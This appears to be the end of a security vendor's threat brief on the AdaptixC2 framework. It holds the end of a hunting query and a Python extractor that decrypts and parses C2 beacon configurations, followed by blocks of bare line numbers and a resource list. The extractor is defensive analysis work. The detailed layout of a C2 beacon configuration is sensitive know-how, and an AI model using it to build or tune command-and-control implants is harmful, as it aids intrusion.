| comp values(TeamsTime) as _time ,values(RmmStartTime) as RmmStartTime, values(teams_image_name) as teams_image_name, values(action_process_image_path) as action_process_image_name, values(actor_process_image_name) as ActorProcess, count(Title) as CountOfTitle by title,actor_effective_username,agent_hostname , agent_id, event_id
| filter (array_length(action_process_image_name)>0)
```

Configuration Extractor Example

The following code is an example of a configuration extractor that extracts configurations from HTTP beacon files.

```
import struct
import json
import sys
from typing import Dict, Any
from malduck import procmempe, rc4, int32, enhex
class ConfigParser:
def __init__(self, data: bytes):
self.data = data
self.offset = 0
def unpack32(self) -> int:
value = struct.unpack('<I', self.data[self.offset:self.offset + 4])[0]
```

```
12      self.offset += 4
13      return value
14      def unpack16(self) -> int:
15      """Unpack a 16-bit unsigned integer (little-endian)"""
16      value = struct.unpack('<H', self.data[self.offset:self.offset + 2])[0]
17      self.offset += 2
18      return value
19      def unpack8(self) -> int:
20      """Unpack an 8-bit unsigned integer"""
21      value = self.data[self.offset]
22      self.offset += 1
23      return value
24      def unpack_string(self) -> str:
25      """Unpack a length-prefixed string"""
26      length = self.unpack32()
27      string_data = self.data[self.offset:self.offset + length]
28      self.offset += length
29      if string_data and string_data[-1] == 0:
30      string_data = string_data[:-1]
31      return string_data.decode('utf-8', errors='replace')
32      def unpack_bytes(self, length: int) -> bytes:
33      """Unpack a fixed number of bytes"""
34      data = self.data[self.offset:self.offset + length]
35      self.offset += length
36      return data
37      def parse_beacon_http_config(data: bytes) -> Dict[str, Any]:
38      """Parse BEACON_HTTP configuration from raw bytes"""
39      parser = ConfigParser(data)
```

```
config = {}
try:
# Parse agent type
config['agent_type'] = parser.unpack32()
# Parse HTTP profile
config['use_ssl'] = bool(parser.unpack8())
config['servers_count'] = parser.unpack32()
# Parse servers and ports
config['servers'] = []
config['ports'] = []
for i in range(config['servers_count']):
server = parser.unpack_string()
port = parser.unpack32()
config['servers'].append(server)
config['ports'].append(port)
# Parse HTTP settings
config['http_method'] = parser.unpack_string()
config['uri'] = parser.unpack_string()
config['parameter'] = parser.unpack_string()
config['user_agent'] = parser.unpack_string()
config['http_headers'] = parser.unpack_string()
# Parse answer sizes
config['ans_pre_size'] = parser.unpack32()
ans_size_raw = parser.unpack32()
config['ans_size'] = ans_size_raw + config['ans_pre_size']
# Parse timing settings
config['kill_date'] = parser.unpack32()
config['working_time'] = parser.unpack32()
```

```
config['sleep_delay'] = parser.unpack32()
config['jitter_delay'] = parser.unpack32()
# Default values from constructor
config['listener_type'] = 0
config['download_chunk_size'] = 0x19000
return config
except Exception as e:
print(f"Failed to parse configuration: {e}")
raise
def parse_config(data: bytes, beacon_type: str = "BEACON_HTTP") -> Dict[str, Any]:
"""Main entry point for parsing beacon configurations"""
if beacon_type == "BEACON_HTTP":
return parse_beacon_http_config(data)
else:
raise NotImplementedError(f"Parser for {beacon_type} not implemented")
if __name__ == "__main__":
if len(sys.argv) < 2:
print("Usage: python extractor.py <path_to_config_file>")
sys.exit(1)
passed_arg = sys.argv[1]
try:
sample = procmempe.from_file(passed_arg)
rdata_section = sample.pe.section(".rdata")
config_structure = sample.readp(rdata_section.PointerToRawData, rdata_section.SizeOfRawData)
config_size = int32(config_structure)
encrypted_config = config_structure[4:config_size+4]
rc4_key = config_structure[config_size + 4 : config_size + 4 + 16]
except Exception as e:
```

```
print(f"Error reading file or extracting configuration: {e}")
print("Using provided encrypted configuration bytes directly.")
try:
config_structure = bytes.fromhex(passed_arg)
config_size = int32(config_structure)
encrypted_config = config_structure[4:config_size+4]
rc4_key = config_structure[config_size + 4 : config_size + 4 + 16]
except Exception as e:
print(f"Failed to process provided argument as configuration bytes: {e}")
sys.exit(1)
try:
decrypted_config = rc4(rc4_key, encrypted_config)
print(f"Decrypted configuration size: {len(decrypted_config)} bytes")
print(f"Decrypted configuration content: {decrypted_config}")
print("Decrypted configuration (hex): %s", enhex(decrypted_config))
config = parse_config(decrypted_config)
print("Parsed configuration:")
print(json.dumps(config, indent=2))
except Exception as e:
print(f"Error parsing configuration: {e}")
```

```
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
```

```
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
```

```
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
```

```
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
```

264
265
266
267
268
269
270
271
272
273
274

Additional Resources

- AdaptixC2 – GitHub
- Fog Ransomware: Unusual Toolset Used in Recent Attack – Symantec
- 2025 Unit 42 Global Incident Response Report: Social Engineering Edition – Unit 42
- What is Phishing – Palo Alto Networks
- What is RMM – ManageEngine
- What Are Fileless Malware Attacks – Palo Alto Networks
- DLL Hijacking Techniques – Unit 42
- Unit 42 Develops Agentic AI Attack Framework – Palo Alto Networks
- Marshal.GetDelegateForFunctionPointer Method – Microsoft Docs
- Invoke-RestMethod (PowerShell) – Microsoft Docs
- VirtualProtect function – Microsoft Docs
- Memory Protection Constants – Microsoft Docs
- MITRE ATT&CK T1547.001 – MITRE

Table of Contents

Related Articles

- Threat Brief: March 2026 Escalation of Cyber Risk Related to Iran (Updated March 26)
- Threat Brief: Recruiting Scheme Impersonating Palo Alto Networks Talent Acquisition Team
- Boggy Serpens Threat Assessment

Enlarged Image
